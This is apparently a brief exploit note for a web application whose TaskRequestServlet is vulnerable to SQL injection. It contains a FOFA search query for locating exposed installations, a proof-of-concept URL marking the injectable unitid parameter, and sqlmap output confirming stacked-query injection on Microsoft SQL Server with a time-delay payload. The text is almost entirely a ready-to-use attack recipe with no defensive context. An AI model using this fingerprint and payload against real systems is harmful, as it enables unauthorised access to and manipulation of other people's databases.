
fofa

```
body="onmouseout=\"this.classname='btn btnOff'\""
```

poc

```
/servlet/com.sksoft.v8.trans.servlet.TaskRequestServlet?
unitid=1*&password=1,
```



```
ng the range for current UNION query injection technique test
[16:18:44] [INFO] target URL appears to have 1 column in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N]
n
[16:18:46] [WARNING] if UNION based SQL injection is not detected, please consid
er and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[16:18:47] [INFO] target URL appears to be UNION injectable with 1 columns
[16:18:47] [INFO] checking if the injection point on URI parameter '#1*' is a fa
lse positive
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if an
y)? [y/N] n
sqlmap identified the following injection point(s) with a total of 87 HTTP(s) re
quests:
---
Parameter: #1* (URI)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: http:/[redacted]/servlet/com.sksoft.v8.trans.servlet.TaskRe
questServlet?unitid=1';WAITFOR DELAY '0:0:5'--&password=1
---
[16:19:11] [INFO] testing Microsoft SQL Server
[16:19:11] [WARNING] it is very important to not stress the network connection d
```